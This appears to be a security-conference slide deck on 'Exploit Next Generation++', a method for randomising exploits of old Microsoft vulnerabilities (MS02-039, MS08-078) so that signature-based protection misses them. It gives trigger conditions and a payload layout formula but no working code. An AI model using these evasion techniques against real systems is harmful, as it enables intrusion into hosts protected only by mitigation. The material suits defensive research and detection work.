

# Exploit Next Generation®

“Missão dada é missão cumprida!”



# Agenda

- 0000 – Once upon a time...
- 0001 – Introduction
- 0010 – Brain at work
- 0011 – ENG<sup>++</sup> applied
- 0100 – ENG<sup>++</sup> advanced
- 0101 – Demonstration
- 0110 – Conclusions
- 0111 – Questions and Answers



0000 – Once upon a time...





Once upon a time...

# 2011

ENG++ examples published @ Web Security Forum



# 0001 – Introduction

"Because five bytes can make the difference"



# Before starting

## 0-Day

- **0-day** is cool, isn't it? But only if nobody is aware of its existence.
- Once the **unknown** vulnerability becomes **known**, the **0-day** will expire – since a **patch** or a **mitigation** is released (which comes first).
- So we can conclude that, once expired (**patched** or **mitigated**), **0-day** has no more value. If you do not believe me, you can try to sell a **well-known** vulnerability to your vulnerability-broker.
- Some security solutions fight against **0-day** faster than the affected vendor.

## Pattern-matching

- This technology is as need today as it was in the past, but the security solution cannot rely only on this.
- No matter how fast is the **pattern-matching** algorithm, if a **pattern** does not **match**, it means that there is no vulnerability **exploitation**.
- No vulnerability **exploitation**, no protection action... But what if the **pattern** is wrong?
- How can we guarantee that the **pattern**, which was not **matched**, is the correct approach for a protection action?





# Some concepts

## Exploitation

- There are lots of good papers and books describing the **exploitation** techniques. Thus, I do recommend you to look for them for a better understanding.
- This lecture has no pretension of being a complete reference for this topic.
- The **exploitation** path described here is something that I decided to follow, and it helped me to understand and apply **ENG++** to the vulnerabilities.
- All the definitions are in compliance with:
  - **Common Vulnerabilities and Exposures.**
  - **Common Vulnerability Scoring System.**
  - **Common Weakness Enumeration.**

## Vulnerability


- Any vulnerability has a **trigger**, which leads the vulnerability to a possible and reasonable **exploitation**.
- For some weakness types the vulnerability allows to control the flow of software's execution, executing an **arbitrary code (shellcode)**, such as: CWE-119, CWE-120, CWV-134, CWE-190, CWE-196, CWE-367, etc.
- Before executing a **shellcode**, the **exploitation** must deal with the **vulnerable ecosystem (trigger, return address, etc...)**, performing **memory manipulation on additional entities** (such as: **offset, register, JUMP/CALL, stack, heap, memory alignment, memory padding**, etc).



# Remembering

## Memory mapping

- Process **stack** grows DOWN:
  - LOW **memory** address.
  - BOTTOM of **memory**.
  - You name it.
- **Stack-based buffer overflow:**
  - Occurs in the **stack** data area.
- Process **heap** grows UP:
  - HIGH **memory** address
  - TOP of **memory**.
  - You name it.
- **Heap-based buffer overflow:**
  - Occurs in the **heap** data area.
- That is just to make sure we are all set before going ahead!





# What is Exploit Next Generation®?

## The scenario

- Remember: *"Some security solutions fight against 0-day faster than the affected vendor"*.
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- People's hope, consequently their security strategy, resides on this security model: vulnerability **mitigated**, no **patch**...
- But what if an old and **well-known** vulnerability could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **variant** of an old vulnerability **exploitation** is considered a new vulnerability, because there is no **pattern** to be **matched** yet!

## The methodology

- To circumvent or avoid a **pattern-matching** detection, there are two options:
  - Easier: know how the vulnerability is detected (access to **signature/vaccine**).
  - Harder: know deeply how to **trigger** the vulnerability and how to **exploit** it (access to **vulnerable ecosystem**).
- **ENG++** is the hardest option:
  - Deep **analysis** of a vulnerability.
  - Use all the acquired **knowledge** to offer a variety of **decision** points (**variants**).
  - Interact with the **trigger** and the **additional entities**, preparing the **vulnerable ecosystem** and performing some **memory manipulation**.
  - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.



# ENG++ (pronounced /ěň'jĩn/ incremented)

## The truth

- **ENG++** methodology deals with **vulnerable ecosystem** and **memory manipulation**, rather than **shellcode** – it is neither a **polymorphic shellcode**, nor an **obfuscation**. However, **ENG++** is also able to deal with **shellcode**.
- **ENG++** methodology can be applied to work with: Rapid7 Metasploit Framework, CORE Impact Pro, Immunity CANVAS Professional, and stand-alone proof-of-concepts.
- **ENG++** methodology is neither an additional entropy for tools mentioned above, nor an Advanced Evasion Technique (AET). Instead, **ENG++** methodology can empower both of them.
- **ENG++** methodology maintains the **exploitation reliability**, even using **random decisions**, it is able to achieve all **exploitation** requirements.

## The examples

- Server-side vulnerabilities:
  - **MS02-039**: CVE-2002-0649/CWE-120.
  - **MS02-056**: CVE-2002-1123/CWE-120.
- Client-side vulnerabilities:
  - **MS08-078**: CVE-2008-4844/CWE-367.
  - **MS09-002**: CVE-2009-0075/CWE-367.
- Windows 32-bit **shellcodes**:
  - 波動拳: "CMD /k".
  - 昇龍拳: "CMD /k set DIRCMD=/b".
- All example modules were ported to work with Rapid7 Metasploit Framework, but there are also examples for client-side in HTML and JavaScript.



# What if...

exploit #1





# What if...

exploit #1  
exploit #1

exploit #2  
exploit #2



# What if...

exploit #1  
exploit #1

exploit #N  
exploit #N

exploit #2  
exploit #2



# What if...

exploit #1

exploit #N

exploit #2

shared zone






# What if...

exploit #1

exploit #N

exploit #2

shared zone



# What if...



Exploit  
Next  
Generation®



# 0010 – Brain at work

“Hardest option”





# Vulnerabilities

## MS02-039

- Common Vulnerabilities and Exposures:
  - CVE-2002-0649.
- Common Weakness Enumeration:
  - CWE-120.
- CVSS Severity: 7.5 (HIGH).
- Target:
  - Microsoft SQL Server 2000 SP0-2.
- **Vulnerable ecosystem:**
  - Protocol UDP.
  - Communication Port 1434.
  - SQL Request CLNT\_UCAST\_INST.
  - INSTANCENAME >= 96 bytes.
  - INSTANCENAME != NULL.

## MS08-078

- Common Vulnerabilities and Exposures:
  - CVE-2008-4844.
- Common Weakness Enumeration:
  - CWE-367.
- CVSS Severity: 9.3 (HIGH).
- Target:
  - Microsoft Internet Explorer 5.01 SP4, 6 SP0-1, 7 and 8 Beta 2.
- **Vulnerable ecosystem:**
  - XML Data Island feature enabled (default).
  - DHTML with embedded Data binding.
  - XML Data Source Object (DSO).
  - Data Consumer (HTML element) pointing to a dereferenced XML DSO.



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem

memory manipulation


vulnerability

0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




`0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode`





# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode





# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem

